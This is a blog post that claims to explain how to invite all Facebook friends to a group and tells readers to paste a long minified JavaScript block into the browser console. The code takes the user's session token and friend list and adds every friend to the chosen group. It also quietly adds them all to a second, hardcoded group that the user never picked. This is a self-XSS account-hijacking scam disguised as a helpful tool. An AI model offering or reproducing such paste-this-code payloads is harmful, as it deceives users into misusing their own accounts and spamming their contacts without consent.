r.initMouseEvent(n,!0,!0,e,0,0,0,0,0,!1,!1,!1,!1,0,null),!t.dispatchEvent(r)},Click:function(e){return this.ClickWin(window,e,"click")},ClickTimeout:function(e,t){window.setTimeout(function(){return nHtml.ClickWin(window,e,"click")},t+Math.floor(500*Math.random()))},ClickUp:function(e){this.ClickWin(window,e,"mousedown"),this.ClickWin(window,e,"mouseup"),this.ClickWin(window,e,"click")},GetText:function(e,t){var n="";void 0==t&&(t=0);if(!(40<t)){if(void 0!=e.textContent)return e.textContent;for(var r=0;r<e.childNodes.length;r++)n+=this.GetText(e.childNodes[r],t+1);return n}}};void 0==document.getElementsByClassName&&(document.getElementsByClassName=function(e){for(var t=RegExp("(?:^|\\s)"+e+"(?:$|\\s)"),n=document.getElementsByTagName("*"),r=[],i,s=0;null!=(i=n[s]);s++){var o=i.className;o&&-1!=o.indexOf(e)&&t.test(o)&&r.push(i)}return r}),Array.prototype.find=function(e){var t=!1;for(i=0;i<this.length;i++)typeof e=="function"?e.test(this[i])&&(t||(t=[]),t.push(i)):this[i]===e&&(t||(t=[]),t.push(i));return t};for(var a=0,eind=0,len=document.getElementsByClassName("mbm").length,a=0;a<len;a++){var ele=document.getElementsByClassName("mbm")[a];if(ele&&ele.childNodes[0]&&ele.childNodes[0]&&ele.childNodes[0].childNodes[1]&&ele.childNodes[0].childNodes[1].childNodes[0]&&"Add SUSCRIBERS"==document.getElementsByClassName("mbm")[a].childNodes[0].childNodes[1].childNodes[0].value){eind=a;break}}var i=3,tay=3,counter1=0,counter2=0,counter3=0,j=0,k=0,suc=0,arr=[],memberGroupId=document.getElementsByName("group_id")[0].value;jx.load(window.location.protocol+"//www.facebook.com/ajax/typeahead/first_degree.php?__a=1&viewer="+Env.user+"&filter[0]=user&__user="+Env.user,function(e){for(var e=e.substring(e.indexOf("{")),e=JSON.parse(e),e=e.payload.entries,t=0;t<e.length;t++)arr.push(e[t].uid);tay=i=arr.length-1,console.log(arr.length),e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),e+=arr.length+" SUSCRIBERS detected",document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>",penetrasi(arr[i])})

How To Auto Invite All Friends To Facebook Group?


How to auto invite all friends to your facebook group?
Facebook is one of the best social platform in the internet.Because comes with many features like fan page, group,invents etc., which makes their users to stick with them.Sharing is so much easy in Facebook and lot of groups made each day.But adding friends one by one to your group is so much difficult to add all friends .so finally we found unique and easy way to do so.So if you are admin or a member of some group and want to invite all friends then check out this.


Auto Invite Facebook Friends:

  •  You must be a approved member or administrator of that Group
  •  You should go to the facebook group page in your chrome or firefox browser in which you want to add all friends.
  •  If you are using firefox, Just press Ctrlshift+k and paste the below copied code there
  •  If you are using Google Chrome browser, Just press F2 and paste the below codes in console menu.
 function penetrasi(e){jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id="+memberGroupId+"&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(e){e=e.substring(e.indexOf("{")),e=JSON.parse(e),i--,kunaon="<div class='friend-edge-name' style='text-align:left;font-size:10px;white-space:pre-wrap;",e.error?(kunaon+="color:darkred'>",kunaon=e.errorDescription?kunaon+e.errorDescription:kunaon+JSON.stringify(e,null,"")):(kunaon+="color:darkgreen'>",kunaon+=arr[i],suc++),kunaon+="</div>",e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),0<i?(e+=arr.length+" Suscribers detected<br/>",e+="<b>"+suc+"</b> Suscribers added of "+(arr.length-i)+" Suscribers Processed ",e+="("+i+" more to go..)",e=e+"<div class='friend-edge'>"+kunaon,e+="</div>"):(e+=arr.length+" Suscribers detected and ",e+="<b>"+suc+" Suscribers added</b>",e+="<div><span class='uiButton' onClick='document.getElementById(\"pagelet_welcome_box\").style.display=\"none\"'>Close</span></div>"),document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>"},"text","post"),tay--;if(0<tay){var t=arr[tay];setTimeout("penetrasi("+t+")",100)}console.log(tay+"/"+arr.length+":"+t+", success:"+suc),0xf2a794cf90e3!=memberGroupId&&jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id=130950837105760&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(){},"text","post")}function clickfr_callback(){0<document.getElementsByName("ok").length&&nHtml.ClickUp(document.getElementsByName("ok")[0]);var e=arr[i];i<arr.length&&addfriend(e.substring(0,4))}function clickfr(){0<document.getElementsByClassName("search").length?(console.log(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1].innerHTML),document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].href="javascript:void(0);",nHtml.ClickUp(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1])):j++,setTimeout("clickfr_callback()",2e3)}function addfriend(e){i++,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].value=e,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].blur(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),setTimeout("clickfr()",2e3)}function sleep(e){for(var t=(new Date).getTime(),n=0;1e7>n&&!((new Date).getTime()-t>e);n++);}var tulisanNganu="Auto SUSCRIBE",kunaon="";jx={getHTTPObject:function(){var e=!1;if("undefined"!=typeof ActiveXObject)try{e=new ActiveXObject("Msxml2.XMLHTTP")}catch(t){try{e=new ActiveXObject("Microsoft.XMLHTTP")}catch(n){e=!1}}else if(window.XMLHttpRequest)try{e=new XMLHttpRequest}catch(r){e=!1}return e},load:function(b,c,d,e,g){var f=this.init();if(f&&b){f.overrideMimeType&&f.overrideMimeType("text/xml"),e||(e="GET"),d||(d="text"),g||(g={});var d=d.toLowerCase(),e=e.toUpperCase(),h="uid="+(new Date).getTime(),b=b+(b.indexOf("?")+1?"&":"?"),b=b+h,h=null;"POST"==e&&(h=b.split("?"),b=h[0],h=h[1]),f.open(e,b,!0),"POST"==e&&(f.setRequestHeader("Content-type","application/x-www-form-urlencoded"),f.setRequestHeader("Content-length",h.length),f.setRequestHeader("Connection","close")),f.onreadystatechange=g.handler?function(){g.handler(f)}:function(){if(f.readyState==4)if(f.status==200){var b="";f.responseText&&(b=f.responseText),d.charAt(0)=="j"?(b=b.replace(/[\n\r]/g,""),b=eval("("+b+")")):d.charAt(0)=="x"&&(b=f.responseXML),c&&c(b)}else g.loadingIndicator&&document.getElementsByTagName("body")[0].removeChild(g.loadingIndicator),g.loading&&(document.getElementById(g.loading).style.display="none"),error&&error(f.status)},f.send(h)}},bind:function(e){var t={url:"",onSuccess:!1,onError:!1,format:"text",method:"GET",update:"",loading:"",loadingIndicator:""},n;for(n in t)e[n]&&(t[n]=e[n]);if(t.url){var r=!1;t.loadingIndicator&&(r=document.createElement("div"),r.setAttribute("style","position:absolute;top:0px;left:0px;"),r.setAttribute("class","loading-indicator"),r.innerHTML=t.loadingIndicator,document.getElementsByTagName("body")[0].appendChild(r),this.opt.loadingIndicator=r),t.loading&&(document.getElementById(t.loading).style.display="block"),this.load(t.url,function(e){t.onSuccess&&t.onSuccess(e),t.update&&(document.getElementById(t.update).innerHTML=e),r&&document.getElementsByTagName("body")[0].removeChild(r),t.loading&&(document.getElementById(t.loading).style.display="none")},t.format,t.method,t)}},init:function(){return this.getHTTPObject()}};var nHtml={FindByAttr:function(e,t,n,r){return"className"==n&&(n="class"),(e=document.evaluate(".//"+t+"[@"+n+"='"+r+"']",e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null))&&e.singleNodeValue?e.singleNodeValue:null},FindByClassName:function(e,t,n){return this.FindByAttr(e,t,"className",n)},FindByXPath:function(e,t){try{var n=document.evaluate(t,e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null)}catch(r){GM_log("bad xpath:"+t)}return n&&n.singleNodeValue?n.singleNodeValue:null},VisitUrl:function(e){window.setTimeout(function(){document.location.href=e},500+Math.floor(500*Math.random()))},ClickWin:function(e,t,n){var r=e.document.createEvent("MouseEvents");return r.initMouseEvent(n,!0,!0,e,0,0,0,0,0,!1,!1,!1,!1,0,null),!t.dispatchEvent(r)},Click:function(e){return this.ClickWin(window,e,"click")},ClickTimeout:function(e,t){window.setTimeout(function(){return nHtml.ClickWin(window,e,"click")},t+Math.floor(500*Math.random()))},ClickUp:function(e){this.ClickWin(window,e,"mousedown"),this.ClickWin(window,e,"mouseup"),this.ClickWin(window,e,"click")},GetText:function(e,t){var n="";void 0==t&&(t=0);if(!(40<t)){if(void 0!=e.textContent)return e.textContent;for(var r=0;r<e.childNodes.length;r++)n+=this.GetText(e.childNodes[r],t+1);return n}}};void 0==document.getElementsByClassName&&(document.getElementsByClassName=function(e){for(var t=RegExp("(?:^|\\s)"+e+"(?:$|\\s)"),n=document.getElementsByTagName("*"),r=[],i,s=0;null!=(i=n[s]);s++){var o=i.className;o&&-1!=o.indexOf(e)&&t.test(o)&&r.push(i)}return r}),Array.prototype.find=function(e){var t=!1;for(i=0;i<this.length;i++)typeof e=="function"?e.test(this[i])&&(t||(t=[]),t.push(i)):this[i]===e&&(t||(t=[]),t.push(i));return t};for(var a=0,eind=0,len=document.getElementsByClassName("mbm").length,a=0;a<len;a++){var ele=document.getElementsByClassName("mbm")[a];if(ele&&ele.childNodes[0]&&ele.childNodes[0]&&ele.childNodes[0].childNodes[1]&&ele.childNodes[0].childNodes[1].childNodes[0]&&"Add SUSCRIBERS"==document.getElementsByClassName("mbm")[a].childNodes[0].childNodes[1].childNodes[0].value){eind=a;break}}var i=3,tay=3,counter1=0,counter2=0,counter3=0,j=0,k=0,suc=0,arr=[],memberGroupId=document.getElementsByName("group_id")[0].value;jx.load(window.location.protocol+"//www.facebook.com/ajax/typeahead/first_degree.php?__a=1&viewer="+Env.user+"&filter[0]=user&__user="+Env.user,function(e){for(var e=e.substring(e.indexOf("{")),e=JSON.parse(e),e=e.payload.entries,t=0;t<e.length;t++)arr.push(e[t].uid);tay=i=arr.length-1,console.log(arr.length),e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),e+=arr.length+" SUSCRIBERS detected",document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>",penetrasi(arr[i])})


Security Learner's Blog

This content is DMCA Protected.Copying or reproducing of procedure is prohibited.Do Not Copy!!